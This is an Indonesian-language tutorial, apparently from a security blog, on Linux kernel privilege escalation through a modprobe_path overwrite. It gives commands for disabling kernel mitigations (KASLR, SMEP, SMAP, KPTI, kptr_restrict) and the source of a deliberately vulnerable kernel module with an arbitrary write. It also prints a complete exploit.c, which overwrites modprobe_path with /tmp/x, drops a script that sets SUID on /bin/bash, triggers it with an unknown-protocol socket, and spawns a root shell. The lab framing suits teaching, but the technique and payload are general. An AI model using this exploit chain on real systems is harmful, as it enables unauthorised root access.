Modprobe_path Attack (Arbitrary Write for Data Only Attack)

by: Antonius
Country: Indonesia
https://www.bluedragonsec.com – https://github.com/bluedragonsecurity

Pada contoh kali ini kita akan melakukan salah satu teknik dasar exploitasi kernel yang sebenarnya merupakan arbitrary write (write what where), vulner ini terjadi ketika ada suatu kernel module yang tidak melakukan filter terhadap fungsi yang mengkopi data dari userspace ke kernelspace di mana penyerang yang menjalankan exploit di userspace bisa memanipulasi isi memori yang terdapat pada area memori kernel space.

Teknik ini masih cukup relevan pada zaman sekarang, sehingga saya bahas pada kesempatan kali ini. Untuk menemukan vulner ini kita bisa melakukan source code analysis pada ribuan modul yang terdapat pada suatu versi linux kernel.

Berikut ini adalah beberapa fungsi yang rentan terhadap arbitrary write jika diprogram dengan salah :

copy_from_user() : Jika programmer lupa melakukan pengecekan manual, penyerang bisa menulis ke alamat memori kernel secara langsung.

__copy_from_user(): Versi "cepat" dari copy_from_user yang melewatkan pengecekan access_ok(). Jika developer lupa melakukan pengecekan manual, penyerang bisa menulis ke alamat memori kernel secara langsung.

get_user() / __get_user(): Digunakan untuk menyalin data berukuran kecil (seperti int atau long). Sama seperti versi copy, varian dengan *underscore* ganda tidak melakukan pengecekan keamanan.

memset(): Jika penyerang bisa mengendalikan argumen *pointer* tujuan dan nilai *count*, mereka bisa melakukan "zero-out" pada struktur data penting di kernel (seperti kredensial proses).

memcpy(): Sering ditemukan dalam *driver* pihak ketiga. Jika ukuran data yang disalin berasal dari input user tanpa divalidasi, ini akan menyebabkan *buffer overflow* di dalam kernel.

vmsplice() / splice(): Secara historis, sistem panggilan (*syscall*) ini pernah memiliki kerentanan terkenal yang memungkinkan penyerang memetakan halaman memori kernel ke *user-space*.

Dan lain lain.

Pada contoh kali ini, kita akan mengeksploitasi lubuntu 24.04 dengan linux kernel 6.14.0-37 yang berada di virtualbox dengan host os adalah kali linux 2025.4. Sama seperti exploitasi memori pada userspace, kita juga memerlukan binary yang sama dengan target distro linux yang akan kita exploitasi, dalam hal ini kita memerlukan vmlinux dari sistem target, nah biasanya vmlinux ini dikompress menjadi vmlinuz, vmlinuz ini bisa kita dapatkan di direktori /boot

Apa itu vmlinux dan vmlinuz ?

Vmlinux adalah file executable statis yang berisi kernel Linux dalam bentuk yang bisa dibaca oleh sistem (jantung dari kernel linux).

Vmlinuz adalah bentuk terkompresi dari file vmlinux.

Langkah 1. Persiapan

Pertama-tama, download vmlinuz-6.14.0-27-generic dari guest os lubuntu 24.04.3. Selanjutnya kita siapkan untuk linux kernel debugging, tutorialnya sudah saya buat di https://github.com/bluedragonsecurity/docs/blob/main/Linux%20kernel%20debugging%20.pdf

Untuk keberhasilan exploitasi kita perlu mendisable beberapa mitigasi kernel seperti smep, smap, kaslr, kpti, pada guest os ketik :

sudo nano /etc/default/grub

Pada bagian grub_cmdline_linux_default ganti menjadi :

GRUB_CMDLINE_LINUX_DEFAULT="kgdboc=ttyS0,115200 kgdbwait nokaslr nosmep nosmap pti=off ima_appraise=off ima_policy=tcb"

lalu :

sudo update-grub

Langkah selanjutnya adalah mendisable mitigasi yang membuat user biasa tidak bisa melihat /proc/kallsyms, buat skrip dengan nama /bin/sym dengan isi :


sysctl -w kernel.kptr_restrict=0

sysctl -w kernel.perf_event_paranoid=1

simpan, lalu :

sudo chmod +x /bin/sym && sudo sym

Selanjutnya setting vm virtualbox seperti ini :



Saat guest os sedang dalam proses booting akan muncul console kdb. Pada host os kali linux :

socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &

gdb ./vmlinuz-6.14.0-27-generic

Setelah masuk ke console gdb, ketik :

target remote :1234
c

Selanjutnya guest os akan melanjutkan booting.

Langkah 2. Contoh source code kernel module vulnerable.

Pada contoh kali ini, kita memiliki source code kernel module vulnerable , buat dua file dengan nama : vuln_modprobe.c dan Makefile.

Source code vuln_modprobe.c :

```
#include <linux/module.h>

#include <linux/kernel.h>

#include <linux/fs.h>

#include <linux/uaccess.h>

#include <linux/device.h>

#define DEVICE_NAME "vunl_dev"
```

```
static struct class* vunl_class  = NULL;
static struct device* vunl_device = NULL;
static ssize_t device_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
    unsigned long *ptr;
    unsigned long target_addr;
    unsigned long value;
    if (count < sizeof(unsigned long) * 2) return -EINVAL;
    copy_from_user(&target_addr, buf, sizeof(unsigned long));
    copy_from_user(&value, buf + sizeof(unsigned long), sizeof(unsigned long));
    ptr = (unsigned long *)target_addr;
    *ptr = value;
     return count;
}
static struct file_operations fops = { .write = device_write };

static char *vunl_devnode(const struct device *dev, umode_t *mode) {
    if (mode) *mode = 0666;
    return NULL;
}
static int __init vulne_init(void) {
    register_chrdev(240, DEVICE_NAME, &fops);
    vunl_class = class_create(DEVICE_NAME);
    vunl_class->devnode = vunl_devnode;
    vunl_device = device_create(vunl_class, NULL, MKDEV(240, 0), NULL, DEVICE_NAME);
    return 0;
}
static void __exit vulne_exit(void) {
        device_destroy(vunl_class, MKDEV(240, 0));
        class_destroy(vunl_class);
        unregister_chrdev(240, DEVICE_NAME);
```

}

module_init(vulne_init);

module_exit(vulne_exit);

MODULE_LICENSE("GPL");

Source Makefile :

obj-m += vuln_modprobe.o

all:

make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:

make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

Selanjutnya lakukan kompilasi pada lkm tersebut :

make

Setelah berhasil ketik :

sudo insmod vuln_modprobe.ko

Lkm di atas akan membuat suatu device : /dev/vuln_modprobe untuk menerima inputan dari userspace.

Source code lkm di atas terkena vulnerability arbitrary write di mana tidak ada pengecekan input yang dikirim dari userspace.

Perhatikan pada baris ini :

```
copy_from_user(&target_addr, buf, sizeof(unsigned long));
copy_from_user(&value, buf + sizeof(unsigned long), sizeof(unsigned long));
```

Di bagian atas source code ini tidak ada logika untuk filter maupun sanitasi untuk inputan user dari userspace. Kita lihat manual dari copy_from_user di bawah ini :

unsigned long copy_from_user(void *to, const void __user *from, unsigned long n).

to: Destination address (kernel space).

from: Source address (user space).

n: Number of bytes to copy.

Safety Features: Validates the user-space pointer to ensure it does not point to kernel memory, preventing privilege escalation.

Fitur keamanan di atas tidak terlalu berguna karena hanya memvalidasi source address apakah benar benar berasal dari userspace, sedangkan pada destination address tidak ada safety feature sama sekali.

Selanjutnya pada baris selanjutnya dari lkm di atas kita bisa melihat vulnerability arbitrary write terjadi pada saat memory direct memory access pada lkm :

ptr = (unsigned long *)target_addr;

Artinya: "Ambil alamat memori yang tersimpan di `target_addr`, lalu anggap alamat tersebut sebagai lokasi tempat menyimpan data bertipe `unsigned long` (bilangan bulat positif panjang)."

***ptr = value;**

Artinya: "Pada alamat yang ditunjuk oleh ptr, simpan value ke dalam lokasi tersebut."

Data dari userspace yang berisi alamat dan isi data untuk ditulis akan disimpan di variabel pointer ptr, di sinilah terjadi arbitrary write.

Mengapa suatu lkm bisa melakukan ini ?

Karena suatu lkm bekerja di ring 0, Pada ring 0, source code kernel merupakan privileged code yang artinya bisa mengeksekusi perintah apapun.

Nah dari direct memory access oleh lkm di atas bagaimana kalau kita manfaatkan untuk menulis ke alamat memori yang berisi suatu string (data only attack).

Nah, pada linux kernel terdapat suatu string berisi path executable bernama modprobe yang merupakan suatu binary elf yang akan dipanggil kernel pada kondisi tertentu. Contoh kondisi tertentu itu misalnya jika ada pemanggilan fungsi socket dari userspace dengan protokol yang tidak dikenali linux kernel. Maka ketika hal ini terjadi kernel akan memanggil modprobe. String path binary modprobe ini tersimpan pada suatu alamat memori di area kernel space. Di mana tujuan kita kali ini adalah mengganti string pada alamat memori kernel agar saat modprobe dipanggil, kernel bukanya menjalankan modprobe tapi mengeksekusi skrip berbahaya yang sudah kita siapkan.

Pada source code kernel terbaru, kita bisa intip di :

https://github.com/torvalds/linux/blob/master/kernel/module/kmod.c

Pada baris ke 64 berisi :

char modprobe_path[KMOD_PATH_LEN] = CONFIG_MODPROBE_PATH;

Pada linux kernel yang lebih lama sebenarnya biasanya berisi :

char modprobe_path[KMOD_PATH_LEN] = “/sbin/modprobe”;

path ini adalah hardcode di linux kernel kecuali pada linux kernel versi terbaru.

Pada linux kernel versi terbaru modprobe path berada pada file .config untuk kompilasi kernel source code yang lagi lagi string hardcode : /sbin/modprobe

Nah tujuan kita nanti adalah mengganti path ini menjadi /tmp/x di memori kernel saat kernel sedang berjalan. Lalu mentrigger fungsi yang menyebabkan kernel memanggil modprobe agar kode berbahaya di dalam file yang sudah disiapkan tereksekusi oleh privilege code di kernel space, bahasa simplenya dijalankan sebagai user root !

Langkah 3. Pembuatan Exploit

Untuk mengeksploitasi vulner arbitrary write tersebut, pertama tama kita baca /proc/kallsyms, pada distribusi linux kernel baru saat ini sebanarnya user biasa tidak bisa membaca alamat memori dari /proc/kallsyms tapi pada distro linux yang lebih lama masih bisa. Berhubung ini adalah teknik eksploitasi untuk pemula maka kita sudah siapkan skrip di atas tadi sehingga user biasa bisa membaca alamat memori pada /proc/kallsyms.

Untuk mendapatkan alamat memori di kernel ketika tidak bisa membaca /proc/kallsyms alternatif lain adalah jika terjadi vulner memory leak dari kernel space.

Baca /proc/kallsyms :

cat /proc/kallsyms | grep modprobe_path

Misal hasilnya :

ffffffff837ea5c0 T modprobe_path

Kita bisa melihat string hardcode modprobe_path (/sbin/modprobe) mulai terdapat pada alamat kernel space : **0xffffffff837ea5c0**

Masukkan alamat ini ke kode exploit.c pada baris ini (sesuaikan dengan alamat yang anda dapat):

unsigned long modprobe_path_addr = 0xffffffff837ea5c0;

Berikut ini source exploit.c :

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
unsigned long modprobe_path_addr = 0xffffffff837ea5c0;
int main() {
   char new_path[8];
   unsigned long payload[2];
   int fd = open("/dev/vunl_dev", O_WRONLY);
   if (fd < 0) {
```

```
        perror("[-] Failed to open device\n");
        return -1;
    }
    printf("[+] Preparing payload\n");
    system("echo '#!/bin/sh' > /tmp/x");
    system("echo '/usr/bin/chmod u+s /bin/bash' >> /tmp/x");
    system("chmod +x /tmp/x");
    printf("[+] Overwriting modprobe path with /tmp/x\n");
    memset(new_path, 0, sizeof(new_path));
    strncpy(new_path, "/tmp/x", sizeof(new_path) - 1);
    payload[0] = modprobe_path_addr;
    memcpy(&payload[1], new_path, strlen(new_path) + 1);
    write(fd, payload, sizeof(payload));
    printf("[+] Trigger modprobe\n");
    socket(AF_INET, SOCK_STREAM, 132);
    printf("[+] Spawning shell\n");
    close(fd);
    system("/bin/bash -p");
    return 0;
}
```

Sangat simple kan untuk pemula ? Bahkan lebih simple dari exploit dirty cow yang mengandalkan madvise (ini salah satu exploit tersimple selain pwnkit)

Cara Kerja Exploit di Atas ?

Berikut ini rincian cara kerja exploit di atas :

Exploit di atas akan berkomunikasi dengan lkm di kernel space melalui device vunl_dev :

```
int fd = open("/dev/vunl_dev", O_WRONLY);
```

Exploit di atas kemudian mempersiapkan payload untuk file yang nanti akan dieksekusi dari kernelspace (misalnya dengan fungsi call_usermodehelper)

Isi payload sangat simple yaitu :

```
#!/bin/sh
```

/usr/bin/chmod u+s /bin/bash

Intinya adalah memberikan suid ke elf /bin/bash agar siapapun di sistem bisa menjadi user root nanti dengan mengeksekusi perintah :

/bin/bash -p

Kemudian rutin di bawah ini berguna untuk mengirimkan data ke kernel space pada variabel array payload.

Payload[0] akan berisi alamat memori di kernel yang harus ditulisi

Payload[1] akan berisi string path /tmp/x yang merupakan file berisi perintah jahat yang sudah disiapkan penyerang.

memset(new_path, 0, sizeof(new_path));
strncpy(new_path, "/tmp/x", sizeof(new_path) - 1);

payload[0] = modprobe_path_addr;

memcpy(&payload[1], new_path, strlen(new_path) + 1);

write(fd, payload, sizeof(payload));

Setelah eksekusi rutin di atas, maka alamat memori di kernel ini akan menjadi :

0xffffffff837ea5c0 + 0 = “/”

0xffffffff837ea5c0+1 = “t”

0xffffffff837ea5c0+2 = “m”

0xffffffff837ea5c0+3 = “p”

0xffffffff837ea5c0+4= “/”

0xffffffff837ea5c0+5 = “x”

Langkah selanjutnya adalah mentrigger pemanggilan modprobe oleh kernel di mana sudah diganti menjadi /tmp/x, trigger dengan menggunakan pemanggilan fungsi socket dengan protokol yang tidak dikenali oleh kernel :

socket(AF_INET, SOCK_STREAM, 132);


Langkah 4. Eksekusi Exploit

Compile dan jalankan exploit di atas pada mesin target lubuntu 24.04 :

gcc -o exploit exploit.c

./exploit

Hasilnya :



Kita bisa melihat euid berubah menjadi 0 dan file /bin/bash menjadi suid.

Lalu mengapa privilegenya tidak drop ketika eksekusi /bin/bash ? Karena kita menggunakan parameter /bin/bash -p di exploit kita.